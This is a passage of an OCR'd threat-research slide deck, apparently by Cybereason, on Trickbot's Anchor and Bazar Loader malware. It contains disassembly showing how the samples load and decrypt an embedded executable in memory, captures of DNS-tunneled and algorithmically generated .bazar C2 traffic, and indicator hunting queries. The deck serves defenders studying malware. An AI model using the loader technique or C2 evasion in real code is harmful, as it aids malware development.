mov     rcx, rax        ; hModule
call    cs:GetProcAddress
mov     cs:VirtualAllocExNuma, rax
mov     [rsp+78h+var_48], ebp
lea     rcx, [rsp+78h+var_20]
mov     rax, cs:key_part_fUemjEhB
mov     [rcx], rax
mov     rax, cs:key_part_CA4gx1e
mov     [rcx+8], rax
call    cs:GetCurrentProcess
mov     rcx, rax
mov     [rsp+78h+var_50], ebp
mov     [rsp+78h+var_58], 40h ; '@'
xor     edx, edx
mov     r9d, 3000h
mov     r8d, 27212h
call    cs:VirtualAllocExNuma
mov     rsi, rax
mov     r8d, 27212h     ; Size
lea     rdx, encrypted_mz ; Src
mov     rcx, rax        ; void *
call    memmove
mov     [rsp+78h+var_48], 27212h
lea     r9, [rsp+78h+var_48]
mov     r8, rsi
mov     edx, 1
lea     rcx, [rsp+78h+var_20]
call    sub_401C60
```

Trickbot

```
push    offset aVirtualallocex ; "VirtualAllocExNuma"
push    offset off_4544D4 ; lpModuleName
call    ds:GetModuleHandleW
push    eax             ; hModule
call    ds:GetProcAddress
push    0
push    40h ; '@'
push    3000h
push    2C344h
push    0
mov     esi, eax
call    ds:GetCurrentProcess
push    eax
call    esi
mov     ebx, eax
mov     ecx, 0B0D1h
mov     esi, offset encrypted_mz
mov     edi, ebx
push    2C344h          ; int
push    ebx             ; int
rep movsd
push    offset a76o7bJ8SiyaZuG ; "7|6O7B}J8*SIYA~zU{GIqZIuK{60RYzpgRk"
call    sub_401080
add     esp, 0Ch
call    ebx
```

cybereason

Evading Network Communication Detection

- Both Anchor_DNS and Bazar Loader make an effort to evade C2 communication detection.
- Anchor_DNS uses DNS tunneling for C2 communication.
- Bazar Loader uses EmerDNS (.bazar) domains for command and control and is heavily obfuscated, and DGA.

```
DNS    130 Standard query 0x9914 A [redacted].kostunivo.com
DNS    146 Standard query response 0x9914 A [redacted].kostunivo.com
DNS    116 Standard query 0x438e A [redacted].kostunivo.com
DNS    132 Standard query response 0x438e A [redacted].kostunivo.com A 255.255.255.
DNS    116 Standard query 0x0fc0 A [redacted].kostunivo.com
DNS    132 Standard query response 0x0fc0 A [redacted].kostunivo.com A 255.255.255.
DNS    116 Standard query 0xb0d3 A [redacted].kostunivo.com
DNS    132 Standard query response 0xb0d3 A [redacted].kostunivo.com A 65.100.0.0
DNS    124 Standard query 0x8b72 A [redacted].kostunivo.com
```

```
DNS        62 Standard query 0x0000 A alztwfdicu.bazar
DNS        62 Standard query 0x0001 A ocgjqlaspr.bazar
DNS        64 Standard query 0x0002 A bfggjlbligjn.bazar
DNS        64 Standard query 0x0003 A deehildkghin.bazar
DNS        64 Standard query 0x0004 A adegjlajggjn.bazar
DNS        64 Standard query 0x0005 A bdghjlbjihjn.bazar
DNS        64 Standard query 0x0006 A bcegimbiggio.bazar
DNS        64 Standard query 0x0007 A deegildkggin.bazar
DNS        64 Standard query 0x0008 A dcgijkdiiijm.bazar
DNS        64 Standard query 0x0009 A dcgijmdiiijo.bazar
DNS        64 Standard query 0x000a A deegikdkggim.bazar
DNS        64 Standard query 0x000b A cchhilcijhin.bazar
DNS        64 Standard query 0x000c A bcfhilbihhin.bazar
DNS        64 Standard query 0x000d A bceijkbigijm.bazar
DNS        64 Standard query 0x000e A ecegjleiggjn.bazar
DNS        64 Standard query 0x000f A befijkbkhijm.bazar
DNS        64 Standard query 0x0010 A befiklbkhikn.bazar
DNS        64 Standard query 0x
DNS        64 Standard query 0x
```

cybereason


Tracking the Trickbot Gang in VirusTotal


Tracking The Trickbot Gang In VirusTotal

Portable Executable Info

Debug Artifacts

Path D:\Anchor\x64\Debug\Anchor_x64.pdb





signature:"Biller FIN Oy"

behaviour_network:45.147.228.91

signature:"05 D0 1A 02 AB D9 5B CE FC 17 D7 FF 11 B8 59 78"

signature:"NIRMAL 0013 LIMITED"

cybereason

Summary

- Commodity malware infections can pose great risks to organizations, as they have the potential of escalating into a full-scale hacking operation.
- The TrickBot gang is known to have fast development cycles, introducing new techniques and new capabilities in each cycle.
- Malware-as-a-Service is gaining more popularity, giving its operators quick and easy platform to generate revenue and collaborate with other actors.
- Although malware authors spend a lot of time in obfuscating their malware,by studying the TTPs and behavioral patterns, defenders can detect and even prevent infections.

cybereason

Further Research @ Cybereason Blog

- **A ONE-TWO PUNCH OF EMOTET, TRICKBOT, & RYUK STEALING & RANSOMING DATA**

  https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data


- **DROPPING ANCHOR: FROM A TRICKBOT INFECTION TO THE DISCOVERY OF THE ANCHOR MALWARE**

  https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware

- **A BAZAR OF TRICKS: FOLLOWING TEAM9'S DEVELOPMENT CYCLES**

  https://www.cybereason.com/blog/a-bazar-of-tricks-following-team9s-development-cycles

cybereason


cybereason
Thank you.